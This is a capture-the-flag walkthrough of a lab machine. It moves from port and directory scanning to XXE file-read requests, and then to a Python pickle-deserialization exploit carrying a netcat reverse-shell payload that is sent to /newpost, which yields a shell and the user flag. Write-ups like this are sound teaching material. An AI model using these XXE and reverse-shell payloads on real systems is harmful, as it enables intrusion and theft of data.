
Information Gathering

1) Open ports have been found

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nmap 10.10.10.91 -p22,5000 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-25 20:54 IST
Nmap scan report for 10.10.10.91
Host is up (0.33s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
5000/tcp open  http    Gunicorn 19.7.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
```


2) Website is found and it is under development



3) Webpages have been found


```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt:FUZZ -u "http://10.10.10.91:5000/FUZZ"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.91:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 285, Words: 43, Lines: 1, Duration: 396ms]
    * FUZZ:

[Status: 200, Size: 546263, Words: 6030, Lines: 1816, Duration: 243ms]
    * FUZZ: feed

[Status: 200, Size: 347, Words: 44, Lines: 1, Duration: 356ms]
    * FUZZ: upload

:: Progress: [4614/4614] :: Job [1/1] :: 83 req/sec :: Duration: [0:01:01] :: Errors: 0 ::
```

4) There is a upload page which seems to use xml



Vulnerability Assessment

1) Testing xxe



2) XXE vulnerability found

Request

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------192204166340079188564241881499
Content-Length: 435
Origin: http://10.10.10.91:5000
Connection: close
Referer: http://10.10.10.91:5000/upload
Upgrade-Insecure-Requests: 1

-----------------------------192204166340079188564241881499
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Author[
  <!ENTITY file SYSTEM "file:///etc/passwd">
]>
<root>
<Author>&file;</Author>
<Subject>test subject</Subject>
<Content>test content</Content>
</root>

-----------------------------192204166340079188564241881499--
```

Response

```
HTTP/1.1 200 OK
Server: gunicorn/19.7.1
Date: Mon, 25 Sep 2023 16:46:47 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2601

PROCESSED BLOGPOST:
Author: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
```

3) Got the source code

Request

```
POST /upload HTTP/1.1
Host: 10.10.10.91:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------192204166340079188564241881499
Content-Length: 454
Origin: http://10.10.10.91:5000
Connection: close
Referer: http://10.10.10.91:5000/upload
Upgrade-Insecure-Requests: 1

-----------------------------192204166340079188564241881499
Content-Disposition: form-data; name="file"; filename="test.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Author[
  <!ENTITY file SYSTEM "file:///home/roosa/deploy/src/feed.py">
]>
<root>
<Author>&file;</Author>
<Subject>test subject</Subject>
<Content>test content</Content>
</root>

-----------------------------192204166340079188564241881499--
```

Response

```
 PROCESSED BLOGPOST:
  Author: ')
def uploaded_file(filename):
    return send_from_directory(Config.UPLOAD_FOLDER,
                               filename)

@app.route("/")
def xss():
    return template('index.html')

@app.route("/feed")
def fakefeed():
   return send_from_directory(".","devsolita-snapshot.png")

@app.route("/newpost", methods=["POST"])
def newpost():
  # TODO: proper save to database, this is for testing purposes right now
  picklestr = base64.urlsafe_b64decode(request.data)
#  return picklestr
  postObj = pickle.loads(picklestr)
  return "POST RECEIVED: " + postObj['Subject']


## TODO: VERY important! DISABLED THIS IN PRODUCTION
#app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')
# TODO: Replace run-gunicorn.sh with real Linux service script
# app = DebuggedApplication(app, evalex=True, console_path='/debugconsole')

if __name__ == "__main__":
  app.run(host='0.0.0.0', Debug=True)


 Subject: test subject
 Content: test content
 URL for later reference: /uploads/test.xml
 File path: /home/roosa/deploy/src
```

By inspecting source code we find

1) There is a /newpost page
2) It uses pickle module and base64 module

base64.urlsafe_b64decode(s)

Decode bytes-like object or ASCII string *s* using the URL- and filesystem-safe alphabet, which substitutes `-` instead of `+` and `_` instead of `/` in the standard Base64 alphabet, and return the decoded `bytes`.

```
pickle.loads(data, /, *, fix_imports=True, encoding='ASCII', errors='strict', buffers=None)
```

Return the reconstituted object hierarchy of the pickled representation *data* of an object. *data* must be a bytes-like object.

The protocol version of the pickle is detected automatically, so no protocol argument is needed. Bytes past the pickled representation of the object are ignored.

Arguments *fix_imports*, *encoding*, *errors*, *strict* and *buffers* have the same meaning as in the `Unpickler` constructor.

Changed in version 3.8: The *buffers* argument was added.

3) Vulnerability found in pickle
https://davidhamann.de/2020/04/05/exploiting-python-pickle/

```
import pickle
import base64
import os


class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
               '/bin/sh -i 2>&1 | nc 127.0.0.1 1234 > /tmp/f')
        return os.system, (cmd,)


if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))
```

Exploitation

1) Made the payload

```python
import os, pickle, base64
class Exploit(object):
    def __init__(self, cmd):
        self.cmd = cmd
    def __reduce__(self):
        return (os.system, (self.cmd,))

payload = "rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc 10.10.16.6 4444 > /tmp/f"
print(base64.urlsafe_b64encode(pickle.dumps(Exploit(payload))))
```

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ python2 test.py
Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAtZiAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCBiYXNoIC1pI
DI-JjEgfCBuYyAxMC4xMC4xNi42IDQ0NDQgPiAvdG1wL2YnCnAxCnRwMgpScDMKLg==
```

2) Sent the payload

Request

Pretty | Raw | Hex

```
1  POST /newpost HTTP/1.1
2  Host: 10.10.10.91:5000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Upgrade-Insecure-Requests: 1
9  Content-Length: 162
10
11 Y3Bvc2l4CnN5c3RlbQpwMAooUydybSAtZiAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCBiYXNoIC1pIDI-JjEgf
   CBuYyAxMC4xMC4xNi42IDQ0NDQgPiAvdG1wL2YnCnAxCnRwMgpScDMKLg==
12
```

3) Got the shell

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.10.91] 51808
bash: cannot set terminal process group (1290): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

roosa@devoops:~/deploy/src$
```

4) Got user flag


roosa@devoops:~$ cd ~
roosa@devoops:~$ cat user.txt
b6aca0dca31557dedecbcada28f44d2f
roosa@devoops:~$